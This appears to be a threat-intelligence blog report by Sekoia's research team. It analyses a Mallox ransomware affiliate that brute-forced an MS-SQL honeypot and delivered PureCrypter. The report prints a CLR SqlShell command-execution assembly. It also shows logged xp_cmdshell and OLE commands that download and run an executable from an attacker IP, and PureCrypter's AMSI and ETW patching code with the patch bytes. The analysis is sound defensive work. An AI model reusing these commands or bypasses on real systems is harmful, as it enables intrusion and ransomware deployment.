Mallox ranomware affiliate leverages PureCrypter in MS-SQL exploitation campaigns

blog.sekoia.io/mallox-ransomware-affiliate-leverages-purecrypter-in-microsoft-sql-exploitation-campaigns/

13 May 2024

Log in

Whoops! You have to login to access the Reading Center functionalities!

Forgot password?

Sekoia TDR, Jeremy Scion, Livia Tibirna and Pierre Le Bourhis May 13 2024

0

Read it later Remove

23 minutes reading

This report was originally published for our customers on 2 May 2024.

As part of our critical vulnerabilities monitoring routine, Sekoia's Threat & Detection Research (TDR) team deploys and supervises honeypots in different locations around the world to identify potential exploitations.

Introduction

Recently, our team observed an incident involving our MS-SQL (Microsoft SQL) honeypot. It was targeted by an intrusion set **leveraging brute-force tactics,** aiming to deploy the **Mallox** ransomware via **PureCrypter** through several MS-SQL exploitation techniques.

Our investigation of Mallox samples led us to identify two affiliates with distinct modus operandi. The first focuses on exploiting vulnerable assets, while the second aims at broader compromises of information systems on a larger scale.

This blogpost report aims at presenting a comprehensive technical analysis of the techniques used to compromise the MS-SQL server we deployed. Additionally, it delves into the behaviour observed, with a focus on Mallox ransomware and its affiliates. Finally, we offer insights into detection opportunities to mitigate such threats in the future.

Infection flow

Our MS-SQL honeypot was deployed online on 15 April 2024 8am UTC and monitored throughout the following week. It exposes the MS-SQL port, the authentication is configured as mixed and the *sa* (SQL Administrator) account is associated with a weak password.

Initial access

The initial access occurred through a brute-force attack targeting the MS-SQL server. As illustrated in the graph below, the attacker primarily targeted the "**sa**" account. The account was compromised at 8.50 am, less than an hour after it went online. We observed approximately 320 attempts per minute during this timeframe.




Figure 1. A breakdown of the accounts targeted by bruteforce.

All of the attacking IPs addresses belong to AS208091, which is owned by the hosting provider XHost Internet Solution. Despite a successful compromise of the account, the attacker persisted to brute-force throughout the entire observation window.

Exploitation

The first attempt of exploitation was observed on 15 April 2024, at 2.17 p.m, several hours after the account was compromised. All of the exploitation attempts (connection, payload hosting) can be traced back to AS208091. Based on the collected IOCs and the spotted TTPs, we attribute all of the exploitation attempts to the same intrusion set.

The MS-SQL logs provide detailed information about the attacker’s actions, revealing two distinct exploitation schemes. Based on the timestamps, it is likely that the attacker utilised scripts or tools in both cases.


From numerous exploitation attempts we observed, 19 of them allowed us to identify two distinct, recurring operating patterns. The commands are systematically aimed at dropping and executing the same payload. Sections dedicated to this threat are included later in this report.

The observed exploitation attempts are detailed below.

Exploitation Pattern 1:

> The attacker enabled the “**TRUSTWORTHY**” parameters for the master database which is disabled by default. These parameters allow database users to impersonate other users by using the **EXECUTE AS** statement.
>
> It enabled the **clr enabled** parameter, which allows the SQL Server to execute user assemblies. Activating both the “**clr enabled**“and “**TRUSTWORTHY**” parameters is a prerequisite for exploiting CLR Assembly.

The attacker **created** an **assembly** named “*shell”* and stored it on the “*msdb*” database with “*Unsafe*” permission. This assembly is a .NET DLL containing a class called *StoredProcedure* which includes a *cmd_exec* function. This function executes commands passed to it as parameters via *cmd.exe*. This assembly corresponds to a CLR SqlShell malware, which has been documented by Asec in connection with the compromise of an MS-SQL server by the Trigona ransomware.



```
public class StoredProcedures
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
    [SqlProcedure]
    public static void cmd_exec(SqlString execCommand)
    {
        Process process = new Process();
        process.StartInfo.FileName = Environment.GetFolderPath(Environment.SpecialFolder.Windows) + "\\\\System32\\\\cmd.exe";
        process.StartInfo.Arguments = string.Format(" /C {0}", execCommand.Value);
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.RedirectStandardOutput = true;
        process.Start();
        SqlDataRecord sqlDataRecord = new SqlDataRecord(new SqlMetaData[]
        {
            new SqlMetaData("output", SqlDbType.NVarChar, 4000L)
        });
        SqlContext.Pipe.SendResultsStart(sqlDataRecord);
        sqlDataRecord.SetString(0, process.StandardOutput.ReadToEnd().ToString());
        SqlContext.Pipe.SendResultsRow(sqlDataRecord);
        SqlContext.Pipe.SendResultsEnd();
        process.WaitForExit();
        process.Close();
    }
}
```

Figure 2. cmd_exec function from shell assembly.

The attacker **created** a **stored procedure** named *cmd_exec* that calls the SqlShell malware.

Finally, it **called** the **stored procedure** to **execute** a command passed in parameter which performs the following actions:

- Using *echo* and *redirect*, it creates a PowerShell script that downloads a binary and saves it to the ProgramData folder;
- It then calls PowerShell to execute the script;
- Finally, It uses WMIC to execute the binary.

Further execution is blocked by Microsoft Defender. At this stage, it is unclear whether the following actions are executed iteratively by the script or executed because the previous command has been blocked.

The attacker **enabled xp_cmdshell** parameters to allow SQL Server to spawn a Windows command shell and pass in a string for execution. This is a well known technique used by attackers to compromise MS-SQL servers.

It **used xp_cmdshell** to execute the same command that was observed in case 1


and also **enabled Ole Automation Procedures** parameters to allow the SQL Server to leverage OLE objects to interact with other COM objects.

Finally, it used **sp_oacreate** to create the OLE object **wscript.shell**, and then called this object via sp_oamethod to execute arbitrary commands on the underlying operating system.

Exploitation Pattern 2:

In this case, based on MS-SQL log analysis and more specifically the client_app_name field, a relevant pattern emerges: **vYMiFrYR**. This application name appears several times and is systematically associated with the same action sequence. It is most certainly an exploitation tool.

Note that the CrackMapExec MS-SQL tool leaves a fairly similar trace: a random application name of 8 characters long. This is also the case for the Metasploit exploit module.



event_...	name	[TextData]	client_app_name
41844	login	-- network protocol: TCP/IP set quoted_identifier on set arithabort off set numeric_roundabort off set ansi_warnings on set ansi_padding on set ansi_n...	vYMiFrYR
41845	sql_batch_starting	exec master..xp_cmdshell '"sqlps -NoP -NonI -Exec Bypass -c "Invoke-WebRequest http://80.66.76.251/systemstt.exe -OutFile %TEMP%\CZGH9F6Z.e...	vYMiFrYR
41846	sql_batch_completed	exec master..xp_cmdshell '"sqlps -NoP -NonI -Exec Bypass -c "Invoke-WebRequest http://80.66.76.251/systemstt.exe -OutFile %TEMP%\CZGH9F6Z.e...	vYMiFrYR
41847	sql_batch_starting	▯▯ ▯EXEC sp_configure 'show advanced options', 1; RECONFIGURE;	vYMiFrYR
41848	sql_batch_completed	▯▯ ▯EXEC sp_configure 'show advanced options', 1; RECONFIGURE;	vYMiFrYR
41849	sql_batch_starting	DECLARE @mssql INT; EXEC sp_oacreate 'wscript.shell',@mssql OUTPUT; EXEC sp_oamethod @mssql, 'run', null, 'cmd.exe /C "sqlps -NoP -NonI -Ex...	vYMiFrYR
41850	sql_batch_completed	DECLARE @mssql INT; EXEC sp_oacreate 'wscript.shell',@mssql OUTPUT; EXEC sp_oamethod @mssql, 'run', null, 'cmd.exe /C "sqlps -NoP -NonI -Ex...	vYMiFrYR
41851	sql_batch_starting	ALTER DATABASE [master] SET TRUSTWORTHY ON	vYMiFrYR
41852	sql_batch_completed	ALTER DATABASE [master] SET TRUSTWORTHY ON	vYMiFrYR
41853	sql_batch_starting	DECLARE @x AS VARCHAR(1000)='xp_cmdshell'; EXEC @x '"sqlps -NoP -NonI -Exec Bypass -c "Invoke-WebRequest http://80.66.76.251/systemstt....	vYMiFrYR
41854	sql_batch_completed	DECLARE @x AS VARCHAR(1000)='xp_cmdshell'; EXEC @x '"sqlps -NoP -NonI -Exec Bypass -c "Invoke-WebRequest http://80.66.76.251/systemstt....	vYMiFrYR
41855	logout	NULL	vYMiFrYR

Figure 3. MS-SQL logs extract related to exploitation.

In this instance, we see the same sequence as in the previous case, but without the attempt to deploy the assembly and the associated stored procedure.

Post exploitation

The payloads dropped through MS-SQL exploitation correspond to PureCrypter. The behaviour observed is very similar to the analysis of ANY RUN.

The infection chain is as follows:

1. The payload downloads a file from the Internet. The file has a random name and a multimedia file extension (*e.g.* mp4, wav, pdf). As documented by Any Run, this behaviour is specific for Purecrypter;
2. The downloaded file contains encrypted data via 3DES;
3. A .NET library is obtained after decryption. It is executed using the Reflective Code Loading technique by the previous payload. This DLL corresponds to PureCrypter's stage2. Its first action is to load a third-party payload from the resources;
4. This third-party payload is the Mallox ransomware.




Figure 4. Mallox deployment workflow.

It is worth noting that during these last attempts, the attacker tried to deploy Mallox without PureCrypter. Since previous attempts involving PureCrypter have failed, the attacker likely attempted to spread its ransomware directly. This was possibly done to ensure that the failures were not related to the crypter.

PureCrypter payload analysis

Background

PureCrypter is a **loader** developed in **.NET** whose main capability is to download and execute a payload.

It is developed and sold as a Malware-as-a-Service (MaaS) by a threat actor operating under the alias **PureCoder** (aka PureTeam). PureCoder operates on various Russian-speaking cybercrime forums such as XSS, UfoLabs and CrackedIO, where it offers a wide range of malware from the Pure family, alongside PureCrypter (*e.g.* PureMiner, PureLogs, PureClipper, *etc.*)

PureCoder customers subscribe for either monthly or lifetime licences. The malware allows customised PureCrypter payloads by choosing the injection, anti-analysis and persistence methods.
Intrusion sets such as 8220 gang and the Mallox ransomware operators were previously reported leveraging PureCrypter in lucrative campaigns.

Overview


PureCrypter employs various techniques to evade detection and analysis by security software and researchers. By using these techniques, the first stage of the infection attempts to be stealthy, allowing it to carry out its malicious activities unimpeded.

Anti-analysis

The loader performs a series of environment detection and anti-analysis techniques that are listed below:

> The malware lists all running processes and searches for the module name SbieDll.dll, which is the DLL used by Sandboxie.
>
> The malware retrieves the Win32_BIOS using a **WMI** query (`select * from Win32_BIOS`) to check if it is running in a virtual environment. It looks for values such as VMWare, Virtual, A M I, or Xen. A similar test is performed on the computer manufacturer model using another WMI query (select * from Win32_ComputerSystem), with tested values including Microsoft, VMWare, and Virtual.
>
> The malware also checks the monitor size. If the monitor size is 1440×900 or if the width is below 1024 and the height is below 768, the malware stops its execution.
>
> The malware checks the username as well. If the username is `john`, `anna`, or `xxxxxxxx`, the malware exits.
>
> A network test is performed using the following commands: `ipconfig /renew and ipconfig /release`.


The malware uses a technique detailed by The Red Team Vade Mecum called EtwEventWrite Patching to avoid system logging events.



```
IntPtr intPtr = WrapperClientManager.LoadLibrary("ntdll.dll");
if (intPtr == IntPtr.Zero)
{
    throw new Exception();
}
IntPtr procAddress = WrapperClientManager.GetProcAddress(intPtr, "EtwEventWrite");
if (procAddress == IntPtr.Zero)
{
    throw new Exception();
}
byte[] array = this.IncludeAttribute(); //Convert.FromBase64String("ww==") : {0xc3} or Convert.FromBase64String("whQA"): {0xc2, 0x13, 0x00}
if (array == null)
{
    throw new Exception();
}
uint num;
if (!ProcessorContextCandidate.m_Writer(procAddress, array.Length, 64U, out num))
```

Figure 5. Patching EtwEventWrite.

The malware lists all running processes and searches for the module name SbieDll.dll, which is the DLL used by Sandboxie.



```
IntPtr intPtr = WrapperClientManager.LoadLibrary(GlobalGlobalProperty.ComputeAttribute("a/ms/i.d/ll/"));
if (intPtr == IntPtr.Zero)
{
    throw new Exception();
}
IntPtr procAddress = WrapperClientManager.GetProcAddress(intPtr, GlobalGlobalProperty.ComputeAttribute("Am/si/Sca/nBu/ffe/r"));
if (procAddress == IntPtr.Zero)
{
    throw new Exception();
}
byte[] array = GlobalGlobalProperty.CheckAttribute();
if (array == null)
{
    throw new Exception();
}
uint num;
if (!ProcessorContextCandidate.m_Writer(procAddress, array.Length, 64U, out num))
{
    throw new Exception();
}
Marshal.Copy(array, 0, procAddress, array.Length); // {b8 57 00 07 80 c2 18 00} or {b8 57 00 07 80 c3} regarding architecture
uint num2;
if (!ProcessorContextCandidate.m_Writer(procAddress, array.Length, num, out num2))
{
    throw new Exception();
}
```

Figure 6. Amsi ScanBuffer patching.


The malware prepares for the execution of the next payload by adding `MpPreference -Exclusion` to Windows Defender and ExclusionProcess for itself and the dropped payload.

The malware ensures its persistence on the infected host by adding a registry key in the current user hive under `Software\Microsoft\Windows\CurrentVersion\Run\`.

Finally, the malware looks at its processus privileges in order to elevate them with the SeDebugPrivilege that might be used by the dropped payload.

Next stage execution

Prior to the series of environment detection and privilege adjustment checks, the loader **loads a resource** with a specific **structure**. The **first four bytes** of the resource indicate the **size** of the data to be **deflated**. The loader then uses a memory stream object to read the correct number of bytes from the resource, which is then **gunzipped**.



```
public static byte[] LoginAttribute(byte[] param)
{
    byte[] array3;
    using (MemoryStream memoryStream = new MemoryStream(param))
    {
        byte[] array = new byte[4];
        memoryStream.Read(array, 0, 4);
        int num = BitConverter.ToInt32(array, 0);
        using (GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress))
        {
            byte[] array2 = new byte[num];
            gzipStream.Read(array2, 0, num);
            array3 = array2;
        }
    }
    return array3;
}
```

Figure 7. Function to read the compressed resource.

This resource is a protobuf definition, which aligns with some of our previous observations regarding the imported libraries. The definition, however, is incomplete and is as follows:

Where the “Ydxhjxwf.exe” is the name under which the Mallox ransomware is executed, the long entry is the PE stored encrypted using AES in CBC mode. Purecrypter executes its next-stage payload, the Mallox ransomware with the filename “Ydxhjxwf.exe”.

```
{
  "1": {
    "1": {
      "2": {
        "1": 1,
        "2":
"\u0000\u0007z\u0000\u0006W=\u0003\u007f\u0010V_F\u0016^w\u0018Zo%\u001flI*RfI銳
x~Ih\u000f@-$\u001c`m2gN $6f*@-\u001f$Me#\u001dT/#+^Fr\u0018EI
<truncated>
\u000fUI[6y{�\r>\u0010Q(%D\u0005P\u000eI\u0002l@B\u0015[I?
Jú��Ko\u001d6\u0013AZ\u0001%J4jh\n(\n1v\u0017r^\u001a\u001a\u000b#j\u001a5Yk(Ư]��Y7
w8fx\r\u0000\u0004\u0000\u0000\u0000\u0000\u0000\b\u001f\u0000\u0007z\u0000",
        "3": 1,
        "4": 1,
        "5": "Itself",
        "6": {},
        "7": {}
      }
    },
    "2": {
      "3": {
        "1": 30,
        "3": "Zyzpeofm"
      }
    },
    "3": {
      "4": {
        "1": {
          "2": "%appdata%",
          "3": "Ydxhjxwf.exe"
        }
      }
    }
  }
}
```

NB: The long entry in the protobuf definition is Mallox PE stored encrypted using AES in CBC mode.

Mallox ransomware deployment

Background

Mallox is a Ransomware-as-a-Service (RaaS) operation distributing the namesake ransomware. The Mallox ransomware is distributed since at least June 2021 and is also known as Fargo, TargetCompany, Mawahelper, *etc*. Several variants of the ransomware are simultaneously leveraged by Mallox operators.The attack volume accelerated in late 2022 and continued to increase throughout 2023, likely due to the RaaS launchment and the adoption of the double extortion technique as detailed in the next sections of this part. Moreover, Mallox was reported to be the most distributed ransomware in early 2023 based on AhnLab data.

Initial access

